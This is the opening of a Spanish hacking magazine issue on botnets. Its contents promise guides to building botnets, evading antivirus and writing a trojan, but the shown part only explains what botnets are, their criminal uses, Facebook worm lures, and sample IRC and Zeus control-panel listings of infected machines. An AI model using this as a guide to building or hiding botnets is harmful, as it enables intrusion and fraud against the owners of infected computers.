



# Índice

PRÓLOGO.....

## TEMAS TRATADOS EN ESTA ENTREGA

### I. BOTNETS

1. ¿Qué es una BotNet?.....
2. ¿Para qué sirven las BotNets?.....
3. Tipos de clientes.....
4. ¿Cómo funcionan las BotNets?.....
5. ¿Cómo montar una BotNet?.....
6. BotNet por IRC.....
7. BotNet por http o panel web.....

### II. INDETECTABILIDAD

1. Moddear un binario.....
2. Cambiar de icono.....
3. Cambiar de Version Info.....
4. Quitar las firmas de un ejecutable.....

### III. ANÁLISIS DE MALWARES

1. Ficheros maliciosos y Wireshark.....
2. La información de Cuckoo.....
3. La BotNet Pony.....

### IV. CREAR UN TROYANO PASO A PASO

1. Cliente.....
2. Servidor.....

AGRADECIMIENTOS Y COLABORADORES:

**ANTRAX**

**Roda**

**Blackdrake**

**79137913**

**Gabriela**

Agradecemos, principalmente, a todos los lectores que siguen esta revista.

## PRÓLOGO

Estimados amigos, a través de esta nueva entrega volvemos a acercarnos a ustedes con un tema de total actualidad como lo es el de las BotNets. El malware ha evolucionado y las infecciones no se limitan al control de un ordenador particular, sino a la creación de redes de computadores con las más diversas finalidades.


Conocer las herramientas de creación, funcionamiento y manejo son actividades que no pueden permanecer ajenas al mundo del hacking y la seguridad informática. Son éstas las razones que nos llevan a iniciarnos en una temática que resulta cautivante.

Por otra parte, en este transitar por el mundo del malware los objetivos son múltiples y trascienden la divulgación del conocimiento libre. Nos proponemos un intercambio de instrucción pero al mismo tiempo de aprendizaje consciente sobre el manejo de infecciones; las herramientas que ponemos en contacto con vosotros se orientan a dichos fines.

En este número encontraréis, desde la noción misma de lo que es una BotNet, hasta su operatividad en diversos entornos. Los distintas formas de montar una red de *zombies* y como instrumentar un tipo de indetectabilidad.

Complementamos la entrega con un ejercicio de análisis de ficheros maliciosos, correspondientes a la BotNet Pony, y damos inicio a la guía de creación de un troyano en VB.Net.

Equipo de UndercOde




# ***BotNets desde cero***

***Autor: ANTRAX***

# I. BOTNETS

## 1. ¿QUÉ ES UNA BOTNET?


La palabra BotNet, proviene de bot (robot) + net (red), de donde la conjunción de ambas nos anuncia el propio concepto: red de control remota y automatizada de ordenadores. Se componen de un cliente (persona que controla los ordenadores) y “PCs *zombies*”, que son los ordenadores infectados por dicha BotNet. La mayoría de las veces, los propietarios de las computadoras afectadas por este malware no se dan cuenta de que tienen alojado en ella. Cuando una PC se encuentra infectada pueden aparecer diversos síntomas, por ejemplo: experimentar lentitud en las aplicaciones o tareas a realizar, el *cooler* de la máquina se acelera aun cuando no la estamos utilizando, inestabilidades en la conexión, etcétera. Estas anomalías se explican -justamente- porque el dueño de la red *zombie*, se encuentra enviando órdenes a los equipos que tiene bajo su poder.



## 2. ¿PARA QUÉ SIRVEN LAS BOTNETS?

Las BotNets son utilizadas para hacer *spam*, básicamente con la finalidad de obtener información financiera y poder sacar provecho o algún determinado beneficio. Al tener buena propagación, se infectan miles de ordenadores en busca de cuentas bancarias, tarjetas de crédito, y otros accesos de interés.

Otro uso frecuente que se les suele dar, es el de facilitar el abuso de la publicidad con los servicios del tipo que nos brinda AdSense, Kontextua, entre otras empresas. De esta forma, se puede obtener mayor cantidad de visitas o clicks gracias a los *zombies* que se encuentran en la red y, en definitiva, ganar bastante dinero.



También son muy usadas para ataques de DDoS (denegación de servicio distribuido) cuya finalidad es tirar *websites*, foros, y pueden llegar a causar daños en la base de datos o consumir el ancho de banda del *host* para que deje de funcionar.

Por otra parte, tienen otros usos que aunque no son tan difundidos, es oportuno mencionarlos:

- Construir servidores para alojar *software warez*, *cracks*, *seriales*, etc.
- Construir servidores web para alojar material pornográfico y/o pedófilo.
- Construir servidores web para ataques de *phishing*.
- Montar redes privadas de intercambio de material ilegal.
- *Sniffing* de tráfico web para robo de datos confidenciales.
- Distribución e instalación de nuevo malware.
- Manipulación de juegos online.
- Minería y robo de bitcoins.

### 3. TIPOS DE CLIENTES

Hay varias formas de manipular una BotNet, entre los cuales podemos destacar los siguientes:

- ✓ IRC
- ✓ Web Panel
- ✓ Clientes de escritorio

En el IRC, lo que hacemos es que todos nuestros *zombies* conecten a un mismo canal de IRC y esperen órdenes por comandos.

```

[00:19] * Joins: X-LrTfTwYsGv141 (X-LrTfTwYs@ws6.surf-town.net)
[00:19] * Joins: X-FhLvCeRg0d136 (X-FhLvCeRg@lin5.iskon.hr)
[00:19] * Joins: Y-FuVqNhQyNq136 (Y-FuVqNhQy@lin5.iskon.hr)
[00:19] * Joins: Z-FwBnEiCx1s142 (Z-FwBnEiCx@mail.bashkortostan.ru)
[00:19] * Joins: X-RkYxYsUkPo139 (X-RkYxYsUk@webserver.sby.rad.net.id)
[00:19] * Joins: X-EuKyWzAi1e162 (X-EuKyWzAi@222.96.156.74)
[00:19] * Joins: Y-LnUzAaXnKx143 (Y-LnUzAaXn@arges.mhost.ru)
[00:19] * Joins: Z-IhKvMrIxBo145 (Z-IhKvMrIx@server.alnilhosting.com)
[00:19] * Joins: X-QrNpQpWxEp144 (X-QrNpQpWx@ws25.surf-town.net)
[00:19] * Joins: X-UvFqQvHrKw145 (X-UvFqQvHr@server.alnilhosting.com)
[00:19] * Joins: X-SFDjRnMcQk383 (X-SFDjRnMc@66.235.180.95)
[00:19] * Joins: Y-ZqNePvIkVy145 (Y-ZqNePvIk@ws36.surf-town.net)
[00:19] * Joins: Z-Yr0wXyNdEo145 (Z-Yr0wXyNd@oberon.domains.sk)
[00:19] * Joins: Y-UfZ1GkDnUx132 (Y-UfZ1GkDn@79.142.87.165)
[00:19] * Joins: Z-XvZ1UxIxDc137 (Z-XvZ1UxIx@www.di.uminho.pt)
[00:19] * Joins: Y-QrSjUilK0x151 (Y-QrSjUilK@201-63-34-190.salesiano-ata.br)
[00:19] * Joins: Y-GaSuUdIfJt145 (Y-GaSuUdIf@82.100.233.210)
[00:19] * Joins: X-ZwJbItDq0v148 (X-ZwJbItDq@w09.webd.pl)
[00:19] * Joins: Y-ReAuNpNxJd148 (Y-ReAuNpNx@nexblue.de)
[00:19] * Quits: Y-LiElIvGx0c130 (Y-LiElIvGx@ws27.surf-town.net)
(Broken pipe)
[00:19] * Joins: X-YxCzWvMtCf366 (X-YxCzWvMt@ds11-145.OnlineToday.Com)
[00:20] * Joins: Z-EdHwByNkLk152 (Z-EdHwByNk@sd-14731.dedibox.fr)
  
```

De forma muy similar sucede con el Web Panel; los *zombies* conectan a una misma IP, en donde tendremos un panel y desde éste podremos introducir comandos o clicar las acciones que traiga dicha BotNet.

**Zeus :: Bots**

Information:  
 Profile:   
 GMT date: 11.03.2009  
 GMT time: 09:26:39

Statistics:  
 Summary

Botnet:  
 → Online bots  
 Remote commands

Logs:  
 Search  
 Search with template  
 Uploaded files

System:  
 Profiles  
 Profile  
 Options  
 Logout

Filter:  
 Countries:  CompID's:   
 Botnets:  IP's:   
 Type:  Apply

Forward >>

#	CompID	Ver/Botnet	IP	Country	Socks	Proxy	Screenshot	Kill OS	Online time	Lag
1	user_1d9ce10c45_01d6e996	1.1.1.0/main	213.218.129.105	RU	213.218.129.38345	213.218.129.10051	View	Kill	96:13:39	0.968
2	fic_000eb9b	1.1.2.2/main	94.1.100.1025	--	94.1.100.1025	94.1.100.34451	View	Kill	96:32:47	0.765
3	family_01207eeb	1.1.2.2/main	86.1.100.1027	GB	86.1.100.1027	86.1.100.22093	View	Kill	98:58:44	0.328
4	d719sf2j_0019064f	1.1.2.2/main	87.1.100.1025	GB	87.1.100.1025	-	View	Kill	96:49:07	0.235
5	218_u_1_00ac3738	1.1.2.2/main	195.1.100.1025	RU	195.1.100.1025	195.1.100.10359	View	Kill	96:27:06	0.141
6	illusion_f2243e_00576c9d	1.1.2.2/main	124.1.100.1025	TH	124.1.100.1025	-	View	Kill	104:12:36	0.844
7	brian_ally_0228d16c	1.1.2.2/main	82.1.100.1027	GB	82.1.100.1027	-	View	Kill	97:49:55	0.313
8	telekit_7482b02_00b07900	1.1.2.2/main	94.1.100.1025	--	94.1.100.1025	94.1.100.33846	View	Kill	98:00:42	0.157
9	your_jaxvxjzedk_00a364bc	1.1.2.2/main	82.1.100.1025	GB	82.1.100.1025	-	View	Kill	96:10:44	26.75
10	home_881b31b48d_00170f87	1.1.2.2/main	58.1.100.1048	TH	58.1.100.1048	58.1.100.32353	View	Kill	103:14:13	1.042
11	your_1111111111111111	1.1.2.2/main	68.1.100.1025	--	68.1.100.1025	68.1.100.17992	View	Kill	104:12:03	0.578
12	blackxp_000325d8	1.1.2.2/main	124.1.100.1025	TH	124.1.100.1025	124.1.100.4737760	-	-	98:38:15	0.187
13	b154bc1afca840e_00397f1d	1.1.2.2/main	77.1.100.1027	RU	77.1.100.1027	77.1.100.14804	View	Kill	104:11:25	0.078
14	xp_0051dba0	1.1.2.2/main	58.1.100.1025	TH	58.1.100.1025	58.1.100.37132	View	Kill	97:37:17	3.938
15	desktop_02659af2	1.1.2.2/main	190.1.100.1025	AR	190.1.100.1025	190.1.100.3132639	View	Kill	107:20:49	0.657
16	davie_0085eb43	1.1.2.2/main	62.1.100.1036	GB	62.1.100.1036	62.1.100.37719	View	Kill	96:34:49	0.188
17	d1_07192a7a4944_0025f597	1.1.2.2/main	95.1.100.1026	--	95.1.100.1026	95.1.100.10385	View	Kill	100:53:01	3.25
18	microsf_886bea_01bd77ea	1.1.2.2/main	92.1.100.1025	RU	92.1.100.1025	92.1.100.10278	View	Kill	96:36:01	3.266
19	mircl_00069abc	1.1.2.2/main	193.1.100.1025	SK	193.1.100.1025	193.1.100.32664	View	Kill	96:41:51	0.187
20	ammo_00435651	1.1.2.2/main	82.1.100.1025	GB	82.1.100.1025	82.1.100.15589	View	Kill	96:31:56	0.156
21	freedom_867dc59_000050cf	1.1.2.2/main	82.1.100.1027	RU	82.1.100.1027	-	View	Kill	98:18:30	0.078
22	pc_fec662b1943d_00133eae	1.1.2.2/main	86.1.100.1027	GB	86.1.100.1027	-	View	Kill	104:11:26	0.15
23	pen_003f0760	1.1.2.2/main	95.1.100.1025	--	95.1.100.1025	95.1.100.31003	View	Kill	96:39:22	0.312
24	home_1111111111111111	1.1.2.2/main	24.1.100.54537	--	24.1.100.54537	24.1.100.27755	View	Kill	104:12:37	0.624
25	bsafpx_7e2bb74_017743b0	1.1.2.2/main	89.1.100.1025	HU	89.1.100.1025	89.1.100.10514	View	Kill	97:55:10	0.266
26	client_d477fa69_0d6210d8	1.1.2.2/main	89.1.100.1025	RO	89.1.100.1025	89.1.100.38462	View	Kill	96:14:16	0.701
27	acer_4d30879900_004dca2	1.1.2.2/main	202.1.100.125983	TH	202.1.100.125983	-	-	-	97:16:11	0
28	abc_673654e5b6_00204101	1.1.2.2/main	115.1.100.1027	--	115.1.100.1027	115.1.100.334129	View	Kill	98:45:29	8.437
29	skz_fd19c55e0a2_003d5664	1.1.2.2/main	61.1.100.1025	TH	61.1.100.1025	61.1.100.35502	View	Kill	96:32:12	10.016
30	comcast_3d16b_7_0016e5d	1.1.2.2/main	69.254.128.205	US	69.254.128.205	69.254.128.205	View	Kill	06:36:17	0.324

Fertig

Por último, tenemos las BotNets con Clientes de escritorio y éste es similar a un troyano con su Cliente - Servidor. Los *zombies* conectan a una DNS y desde nuestro cliente podremos darles órdenes.

**ZOMBIEM BOT**

ZOMBIEM BOT 2.0 PRIVADO - CREADO POR ARHACK - TROYANOSYVIRUS.COM.AR

MINIMIZAR - CERRAR

54 conectados

IP	PC/USUARIO	PAIS	SO	VER	ESTADO
CSA0101/Administra...	Spain	Win XP	2.0F	En espera de ordenes...	
GABRIELA1/gabriela	Peru	Win Vista	2.0F	En espera de ordenes...	
PC5/PC5-SANDOS	Spain	Win XP	2.0E	En espera de ordenes...	
EDUARDO1/eduardo	Mexico	Win Vista	2.0E	En espera de ordenes...	
COMPAQ1/Propietario	Mexico	Win XP	2.0d	En espera de ordenes...	
ADMINISTRATIVO1/A...	Mexico	Win Vista	2.0d	En espera de ordenes...	
LAP-DIANA/Paviment...	Mexico	Win Vista	2.0d	En espera de ordenes...	
SISTEMAS1/sistemas	Mexico	Win Vista	2.0d	En espera de ordenes...	
NB171/Edith García	Mexico	Win XP	2.0d	En espera de ordenes...	
ASISTENTE/Usuario	Guatemala	Win Vista	2.0d	En espera de ordenes...	
ILLUSION_PC/Ilusion	Costa Rica	Win XP	2.0d	En espera de ordenes...	
ASISTENTE/Administr...	Spain	Win XP	2.0d	En espera de ordenes...	
MXTOMADRG/daniel...	Mexico	Win XP	2.0d	En espera de ordenes...	
HOME-9D03D91183/...	United States	Win XP	2.0d	En espera de ordenes...	
WINDOWS_KAMALEO...	Costa Rica	Win XP	2.0d	En espera de ordenes...	
DESKTOP/Administra...	Spain	Win XP	2.0c	En espera de ordenes...	
GEORGIA1/georgia	Venezuela	Win Vista	2.0c	En espera de ordenes...	
JORGE1/jorge	Mexico	Win Vista	2.0.4	En espera de ordenes...	


CMD enviados:  
 Conexiones: 66  
 B Recibidos: 3218

**PANEL DE TAREAS**

ZOMBIEM PRIVADO TROYANOSYVIRUS.COM.AR

## 4. ¿CÓMO FUNCIONAN LAS BOTNETS?

Al igual que los troyanos, las BotNets están compuestas por un cliente-servidor. Se propagan rápidamente por internet de forma masiva y pueden provocar una infección en cadena. Esto quiere decir que si yo infecto a un contacto mío, éste infectará a los suyos, y a su vez éste a los suyos; y así sucesivamente, hasta formar una gran cadena de infección...



Seguramente, más de una vez habrán visto en Facebook publicaciones que suelen llamar la atención como las siguientes:



**Capture of Osama Bin Laden (video)**   
binladen.netne.net  
Capture of Osama Bin Laden(click for watch video)

 Hace 2 horas · Me gusta · Comentar · Compartir



**Distracting Beach Babes [HQ]**  
Length: 5:32

 5 minutes ago via Digital Video · Comment · Like · See Wall-to-Wall

En los dos casos precedentes, se muestran videos que pueden ser tentadores, pero en realidad se trata de un gusano que se propaga por Facebook. En consecuencia, si alguna vez entraron, lo más probable es que se hayan infectado...

Otro tipo de infección es por URL y sucede cuando al entrar a un sitio web, éste muestra una especie de advertencia que al aceptarla, estamos dando paso a una BotNet. La advertencia suele verse de la siguiente forma:



